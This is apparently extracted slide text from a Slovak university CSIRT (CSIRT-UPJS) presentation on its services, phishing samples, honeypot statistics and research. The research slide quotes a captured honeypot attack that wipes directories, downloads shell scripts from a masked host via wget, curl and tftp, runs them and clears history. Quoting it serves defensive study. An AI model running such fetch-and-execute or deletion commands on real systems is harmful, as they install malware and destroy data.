

Akademický bezpečnostný tím (CSIRT-UPJS)

Pavol Sokol

TLP:CLEAR





- akademický bezpečnostný tím
- Univerzita Pavla Jozefa Šafárika v Košiciach
- od r. 2016

 Slovakia

Beset-Cirt	Listed (since 20 Sep 2021)
Binconf CDC (SK)	Accredited (since 20 Sep 2018)
CSIRT-UPJS	Accredited (since 19 Oct 2020)
CSIRT.MIL.SK	Accredited (since 12 Feb 2018)
CSIRT.SK	Accredited (since 06 May 2011)
ENERGOTEL.SK-CSIRT	Accredited (since 13 Nov 2022)
GOV CERT SK	Listed (since 16 Mar 2022)
IstroCSIRT (SK)	Accredited (since 17 Sep 2022)
SK-CERT	Certified (since 26 Mar 2020)
VNET CSIRT (SK)	Listed (since 11 Apr 2022)
VOID SOC	Accredited (since 01 Nov 2019)
ws-csirt	Listed (since 16 Apr 2021)





- Riešenie bezpečnostných incidentov
- Manažment zraniteľností
- Monitoring bezpečnostných udalostí
- ISMS



- Situačné povedomie o kybernetickej bezpečnosti
- Digitálna forenzná analýza
- Právne aspekty kybernetickej bezpečnosti



- Vzdelávanie zamestnancov a študentov
- Vzdelávanie správcov IT
- Letné školy, CyberSecurityDays

Úlohy CSIRT-UPJS

Riešenie bezpečnostných incidentov

- Zvládanie incidentov
- Odpoveď na incident
- Forenzná analýza
- Analýza škodlivých kódov a emailových správ

Manažment zraniteľností

- Správa aktív
- Skenovanie počítačovej siete
- Vyhľadávanie zraniteľností

Monitorovacie bezpečnostné centrum (SOC)

- Zber alertov
- Analýza alertov
- Hľadanie hrozieb

Riadenie informačnej bezpečnosti

- Tvorba politík
- Spolupráca
- Bezpečnostné opatrenia



Zvyšovanie bezpečnostného povedomia


Správa CSIRT infraštruktúry

Kybernetické bezpečnostné incidenty

- Incidenty špecificky ladené na prostredie univerzít, resp. verejného sektora
- Sociálne inžinierstvo (phishing)
- Malvér – cryptojacking, trojské kone
- Kompromitácie sieťových služieb a webových sídel


Garden of P. J. Safarik University Botanical (botgard@upjs.sk)

 BG_Balchik <ahayder@brilliantjeansbd.com>
Komu  Garden of P. J. Safarik University Botanical (botgard@upjs.sk) po 20:25

 Contract - 2022-02-28_0305.xlsm
174 KB

ŽIADOSŤ O PONUKU (Pavol Jozef Šafárik University) EUI934/SK462

Pavol Jozef Šafárik University <admin@upjs.sk>
Komu

 Táto správa bola odoslaná s dôležitosťou nastavenou na Vysoká.
Ak sa vyskytnú problémy so zobrazením tejto správy, kliknutím sem ju zobrazte vo webovom prehliadači.

 ŽIADOSŤ O PONUKU 15-02-2022-pdf.zip
171 KB



The name and title of the University of Pavla Jozefa Šafárika

The Ministry of the Secondary Party of the Republic of Lithuania

Potrebujeme vašu ponuku. new year 2022 (in the year).

The contract was issued on 18 February 2022.

This is not the case.
It is necessary to take the mask out of place

Vďaka,
správca



Pavol Jozef Šafárik University

041 80, Šrobárova 1014/2, 040 01 Košice, Slovakia

Contact: +421 55/234 11 00

Email: admin@upjs.sk / info@upjs.sk

© 2020 Pavol Jozef Šafárik University in Kosice

Bogotá

de Colombia - Sede Bogotá /

244,582
Dionaea - Attacks

159,243
Cowrie - Attacks

4,594
Adbhoney - Attacks

2,707
Tanner - Attacks

2,125
Honeytrap - Attacks

1,449
CitrixHoneyPot - Attacks


848
ConPot - Attacks

323
Mailoney - Attacks


651
Heralding - Attacks

320
ElasticPot - Attacks


Honeypot Attacks Bar




Honeypot Attacks Histogram




Attacks by Destination Port Histogram




Attacks by Honeypot Histogram




Attacks by Country Histogram



Attacker Src IP Reputation



Attacks by Honeypot



Attacks by Country and Port



POI OS Distribution




Attacks by Country



Suricata Alert Category Histogram



Výskum – situačné povedomie




```

tried once without logging in the following sequence: cd /tmp || cd /var/run
|| cd /dev/shm || cd /mnt || cd /var; rm -rf *;
wget http://x.x.x.x/0x9bin.sh; chmod 777 0x9bin.sh;
sh 0x9bin.sh; wget http://x.x.x.x/0x9binv2.sh;
chmod 777 0x9binv2.sh; sh 0x9binv2.sh;
curl -O http://x.x.x.x/0x9curl.sh; chmod 777 0x9curl.sh;
sh 0x9curl.sh; tftp -r 0x9t1.sh -g x.x.x.x;
chmod 777 0x9t1.sh; sh 0x9t1.sh; tftp x.x.x.x -c get 0x9t2.sh;
chmod 777 0x9t2.sh; sh 0x9t2.sh; rm -rf *.sh; history -c
    
```




Table 1: Description of the attributes

Attribute	Usage of	Count	Attribute	Usage of	Count
prop_wget	wget command	51	prop_curl	curl command	2
prop_tftp	tftp command	42	prop_ftpget	ftpget command	25
prop_echo	echo command	13	prop_cd	command	928
prop_cat	cat command	6417	prop_rm	rm command	47
prop_chmod	chmod command	43	prop_dd	dd command	13
prop_sh	sh command	40	prop_run	run command	10
prop_cp	cp command	891	prop_busybox	busybox utility	6631
dir_root	root directory	25	dir_tmp	tmp directory	37
dir_var_run	/var/run directory	26	dir_dev_shm	/dev/shm directory	1
dir_mnt	mnt directory	26	dir_bin	bin directory	5429
dir_run_lock	/run/lock directory	891	dir_var	var directory	2
dir_proc_mounts	/proc/mounts directory	6119			



- APVV-17-0561 - Ľudsko-právne a etické aspekty kybernetickej bezpečnosti

Výskum – forenzná analýza



Zvyšovanie bezpečnostného povedomia



ODPORÚČANIE SOFTVÉRU

Cookie AutoDelete 3.6.0

testovacia.stranka.com Cookies: 5

testovacia.stranka.com + Greylist + Whitelist

*.testovacia.stranka.com + Greylist + Whitelist

No rules matched this domain.

No Cleanup Logs Found
Cleanup Logs will not be generated for tabs in Private Browsing / Incognito / InPrivate.

Cookie AutoDelete

Nástroj na odstránenie nepotrebných cookies, ktoré môžu byť zneužitá na sledovanie užívateľa.

Hlavné funkcie, ktoré poskytujú sú:


1. Automaticky odstraňuje cookies zo zatvorených kariet.
2. Umožňuje vytvorenie WhiteListu alebo GreyListu stránok, z ktorých údaje budú ponechané. Vytvorené zoznamy stránok a nastavenia je možné ľahko importovať aj exportovať.
3. Poskytuje jednoduchý prehľad počtu cookies pre jednotlivé stránky.



[Ako si zmeniť heslo](#)



[Bezpečné heslo](#)



[Ako rozoznať phishing](#)



[Zásady čistého stola](#)



[Ako si zálohovať údaje](#)



[Doplnky do prehliadačov](#)



[Certifikáty](#)



[Ochrana pred malvérom](#)



[Ako vymazať históriu](#)

Dokážete rozpoznať podvodný e-mail?

Identifikovať podvodný e-mail môže byť ťažšie ako by ste si mysleli. Útočníci sa od Vás pomocou podvodných e-mailov pokúsia zistiť Vaše súkromné informácie predstieraním, že sú niekto, koho poznáte. Dokážete rozlíšiť, ktoré e-maily sú podvodné?

Zvyšovanie bezpečnostného povedomia


4. ročník

CSIRT
UPJS

Letná škola kyberkriminality

Študenti informatiky, práva a príbuzných odborov zameraných na informačnú a kybernetickú bezpečnosť

Tešíme sa na vás
12. - 16. septembra 2022



<https://cyberawareness.sk>

Ďakujem za pozornosť



Jesenná 5, Košice, Slovakia

csirt.upjs.sk

csl.science.upjs.sk

csirt@upjs.sk

pavol.sokol@upjs.sk



APVV